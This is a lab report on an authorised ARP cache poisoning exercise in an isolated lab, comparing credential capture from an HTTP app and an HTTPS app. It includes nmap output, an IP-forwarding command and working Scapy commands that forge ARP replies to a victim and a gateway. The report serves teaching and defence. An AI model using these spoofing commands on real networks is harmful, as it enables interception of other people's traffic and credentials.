
Man-In-The-Middle (ARP Poisoning Cache)

Executive Summary

This report documents a controlled Man-in-the-Middle (MITM) laboratory exercise performed using ARP cache poisoning with Scapy and extended to include an application-level comparison. The objective was to demonstrate how ARP spoofing can redirect traffic on a local network, observe the effects, and measure whether credentials submitted via web forms can be intercepted.

Two Flask web applications were deployed in the lab: an **insecure HTTP** app and a **secured HTTPS** app. The attacker executed ARP poisoning while forwarding traffic to maintain connectivity and captured network traffic to compare credential exposure between the two applications. All actions were performed in an isolated, authorized environment (EVE-NG) for educational purposes, as show below.



Vulnerability Analysis

Vulnerability: ARP cache poisoning (ARP spoofing) — an attacker injects forged ARP messages to associate the attacker's MAC address with the IP address of another host (commonly the gateway).

Why it exists: ARP is a stateless, trust-based protocol with no built-in authentication; hosts accept ARP replies and update caches automatically.

Impact: Successful poisoning enables traffic interception, eavesdropping, session hijacking, and traffic manipulation on the local network. When application traffic is transmitted in plaintext, credentials and session data can be captured directly.

Practical goal in the lab: Identify the weak trust model in ARP, reproduce traffic redirection via ARP poisoning, and evaluate how transport and application controls (HTTP vs HTTPS, CSRF, secure cookies, security headers) affect the ability of an on-path attacker to steal credentials.

Method selection and step-by-step procedure

Overview: The lab used "Scapy" to craft and send ARP packets, "nmap" for discovery, and standard OS tools to inspect routing and ARP tables. IP forwarding was enabled on the attacker to perform a transparent MITM.

Two Flask applications were deployed on the same lab host to simulate user credential submission: one intentionally insecure (HTTP, no CSRF) and one hardened (HTTPS, CSRF token, secure cookie settings, security headers).

Environment and prerequisites:

- Two devices on the same subnet (attacker and target).
- Attacker: Linux machine with Scapy installed and run with root privileges.
- Tools used: scapy, nmap, arp, ip route, ip link, tcpdump/wireshark.
- Web artifacts: UNSECURE_APP (HTTP, no CSRF) and SECURED_APP (HTTPS, CSRF, secure cookies, security headers).

Key commands and steps

1. Discover hosts on the LAN: **sudo nmap 192.168.10.0/24**

```
user@ubuntu22-desktop:~$ sudo nmap 192.168.10.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-05 14:39 EET
Nmap scan report for _gateway (192.168.10.1)
Host is up (0.010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: CA:02:35:3C:00:1C (Unknown)

Nmap scan report for 192.168.10.10
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 50:00:00:04:00:00 (Unknown)

Nmap scan report for ubuntu22-desktop (192.168.10.99)
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 5.25 seconds
user@ubuntu22-desktop:~$
```

2. Identify gateway and target:
   a. ROUTER - **IP:** 192.168.10.1 / **MAC:** CA:02:0C:F9:00:1C
   b. WINDOWS - **IP:** 192.168.10.10 / **MAC:** 50:00:00:04:00:00
   c. UBUNTU - **IP:** 192.168.10.99 / **MAC:** 00:50:00:00:03:00

3. Test packet sniffing in “Scapy”: **sniff()**

```
>>> sniff()
^C<Sniffed: TCP:8 UDP:7 ICMP:0 Other:40>
>>> sniff()
^C<Sniffed: TCP:0 UDP:0 ICMP:16 Other:6>
>>> sniff()
^C<Sniffed: TCP:0 UDP:1 ICMP:16 Other:24>
>>>
```

4. Enable IP forwarding on attacker: **echo 1 > /proc/sys/net/ipv4/ip_forward**

5. Poison both victim and gateway:
   a. **To the victim:**

```
sendp(Ether(dst="50:00:00:04:00:00")/
ARP(op=2, psrc="192.168.10.1",
pdst="192.168.10.10",
hwdst="50:00:00:04:00:00"),
inter=0.2, loop=1)
```


   b. **To the gateway:**

```
sendp(Ether(dst="CA:02:0C:F9:00:1C")/
ARP(op=2, psrc="192.168.10.10",
pdst="192.168.10.1",
hwdst="CA:02:0C:F9:00:1C"),
inter=0.2, loop=1)
```

Result – Poisoned ARP:

```
Interface: 192.168.10.10 --- 0xc
  Internet Address      Physical Address      Type
  192.168.10.1          00-50-00-00-03-00     dynamic
  192.168.10.99         00-50-00-00-03-00     dynamic
```

6. Monitor traffic: Use **tcpdump** or **Wireshark** on the attacker to capture and inspect ARP redirected packets during form submissions to each web app.




Observations and Results

What was observed during the attack:


- The target's ARP table updated to map the gateway IP to the attacker's MAC address after a short time of sending spoofed ARP replies.
- Redirected traffic was visible on the attacker when capturing with Wireshark/tcpdump.
- With forwarding enabled, the victim retained network connectivity while the attacker could inspect traffic.

Web application test results:

- **Insecure application (HTTP):** HTTP POST bodies containing username and password were visible in packet captures. Session cookies and headers were readable in cleartext. Credential theft by passive capture was straightforward.



- **Secure application (HTTPS):** Captured packets contained TLS records; form fields and cookies were not readable in plaintext. Only IP/TCP metadata and TLS handshake information were observable.



Passive credential theft was prevented by TLS encryption. The secure app also validated a per-session CSRF token and set HttpOnly, Secure, and SameSite=Lax on session cookies; security headers (HSTS, X-Frame-Options, X-Content-Type-Options, X-XSS-Protection) were present.

Ethical Reflection

Legal and authorization considerations

All testing must be authorized by the network owner. Performing ARP poisoning or credential interception on networks without explicit permission is illegal and unethical.

Three golden rules applied:

- **Legality:** The lab was performed in a controlled environment with permission.
- **Authorization:** Only devices owned by or explicitly permitted for testing were targeted.
- **Reporting:** Findings and recommended mitigations were documented and shared with the responsible party.

Role awareness

The exercise emphasized the difference between offensive capability and defensive responsibility: understanding attacks to design better defenses, not to exploit real users.

Conclusion

The lab demonstrated that ARP cache poisoning is a straightforward and effective local-network MITM technique due to ARP's lack of authentication. When combined with IP forwarding, an attacker can transparently intercept and inspect victim traffic.

Application-level protections and transport encryption materially change the attack outcome: credentials submitted to an HTTP site are exposed, while credentials submitted to an HTTPS site with CSRF protection and secure cookie settings remain confidential to passive on-path observers.